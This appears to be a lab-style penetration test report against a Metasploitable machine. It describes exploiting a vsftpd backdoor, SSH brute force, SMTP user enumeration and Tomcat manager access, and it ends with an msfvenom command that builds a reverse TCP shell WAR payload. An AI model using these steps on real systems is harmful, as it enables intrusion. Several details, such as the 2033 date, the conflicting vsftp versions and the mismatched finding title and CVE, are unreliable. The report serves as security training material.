Security Assessment Findings Report

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
Assessment Overview

From November 20th, 2022 to December 29th, 2022, DC engaged Breach Lock Security (BLS) to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. A breachlock engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
External Penetration Test	192.168.10.4 192.168.10.5

- Full scope information provided in "**Cloud Secuity Notes**"

Scope Exclusions

Per client request, Breachlock did not perform any Denial of Service attacks during testing.

Client Allowances

DC did not provide any allowances to assist the testing.

Executive Summary

Breach lock security company evaluated external security posture through an external network penetration test from November 20th, 2022, to December 29th, 2033. By leveraging a series of attacks, BLS found critical level vulnerabilities that allowed full internal network access to the. It is highly recommended that these vulnerabilities are addressed as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

Attack Summary

The following table describes how BLS gained internal network access, step by step:

Step	Action	Recommendation
1	Was able to obtain access to the machine's terminal by exploiting vsftp backdoor vulnerability for command and control.	We recommend updating the current version of the vsftp 2.3.1 to a more secure version.
2	Was able to access all the users on the Metasploitable machine and verify those are valid user names on the machine by exploiting the SMTP service on the kali machine.	We recommend upgrading the smtp service version or having an extra layer of protection to protect user information.
3	We were able to exploit the SSH service where we were able to provide a list of username and passwords and cross check those files to see if those credentials will give us access to the Metasploitable machine. We were able to find a match and run a session to gain access to the command line and control of the Metasploitable terminal.	We recommend having a stronger and more secure username and password with enough characters and symbols for the account to be more unique and secure.
4	We were able to manually exploit Tomcat service where we accessed the manger directory on the website and injected a war file containing payloads remote tcp shells. This allowed us to access the tomcat files on our machine.	We suggest upgrading the Tomcat services to higher and more secured version.

Security Strengths

SIEM alerts of vulnerability scans

During the assessment, the DC security team alerted Breachlock engineers of detected vulnerability scanning against their systems. The team was successfully able to identify the BLS engineer's attacker IP address within minutes of scanning and was capable of blacklisting BLS from further scanning actions.

Security Weaknesses

Outdated version of the VSFTP service

Breachlock was able to gain network access to the Metasploitable command shell by exploiting the VSFTP 2.3.4 backdoor service. To prevent this exploit, an upgrade to the VSFTP service is recommended.

Unrestricted Logon Attempts

Breachlock successfully performed username and password guessing brute force attacks by exploiting the SSH service against the Metasploitable machine, providing internal network access to the Metasploitable machine command shell. Breach lock was able to provide a list of usernames and passwords for the service to attempt to login into the machine. We recommend strong usernames and passwords.

Insecure usernames


During the assessment, Breachlock was able to exploit the SMTP service where we were able to see all the valid usernames for the Metasploitable machine and very those usernames. This is personal information that should be leaked. We recommend an upgrade on the SMTP service.

Unrestricted access on Tomcat service

During the assessment, Breachlock was able to exploit Tomcat by importing a war file onto Tomcat services to initiate a reverse TCP shells for command and shell control.

Vulnerabilities by Impact

The following chart illustrates the vulnerabilities found by impact:



External Penetration Test Findings

Insufficient Lockout Policy – Outlook Web App (Critical)

Description:	Exploiting different services such as VSFTP, SMTP, SSH, and Tomcat allowed breachlock to gain remote access to command shell.
Impact:	Critical
System:	192.168.10.5
References:	CVE-2011-2527 – Exploit Services

Exploitation Proof of Concept

VSFTP service:

To exploit the VSFTP service we first entered the kali console by running msfconsole where we then enter the exploit by entering use exploit/unix/ ftp/vsftpd_234_backdoor.




Figure 1: Entered the VSFTP backdoor exploit

Next, we then set the RHOST to the Metasploitable IP address since that is the machine, we want it connect to, then we ran “exploit -j” to run the exploit.




Figure 2: Set the RHOST address and ran the exploit

Finally, we started the session by running “session -i 1” where we were able to enter the shell and gain access to the Metasploitable machine.




Figure 3: Started the exploit session and entered the shell




Figure 4: Successful accessing the Metasploitable machine on Kali

SSH exploit:

We were able to exploit SHH service by first entering the kali console machine by running "msfconsole" then using the auxiliary/scanner/ssh/shh_login, where we then set the RHOST to the Metasploitable ip address and VERBOSE to true.




Figure 5: Entered the ssh_login exploit service

Then we set the USER_FILE to a text file with a list on potential usernames and the PASS_FILE to a text file with a list of potential passwords. Finally, we ran the exploit to attempt to login into the Metasploitable machine.




Figure 6: set the required components and ran the exploit

After the exploit was able to login the machine, we were able to run the session and gain access to the command line.




Figure 7: Began the session and entered the shell

SMTP exploit:

We were able to exploit SMTP service by first entering the kali console machine by running “msfconsole” then using the auxiliary/scanner/smtp/smtp_enum, where we then set the RHOST to the Metasploitable ip address and ran the exploit.




Figure 8: Entered the smtp exploit service

Afterwards, the exploit displayed all the valid usernames for the metasplotable machine we were able to very those usernames on kali by running “VRFY <username>”.




Figure 9: Tested and verified the username

Tomcat exploit:

Finally, were able to exploit Tomcat service by running “drib http://192.168.10.4:8180” where it ran all the potential html pages, and we were able to find the manger page from those results.




Figure 9: Dirb results

After finding the manger page we were able to inject the shell.war file in which we were able to get by running the command “msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.10.4 LPORT=443 -f war > shell.war”. The LHOST is set to out kali ip address and the LPORT was set to the port we want to access. We then injected the war file onto the manger page.

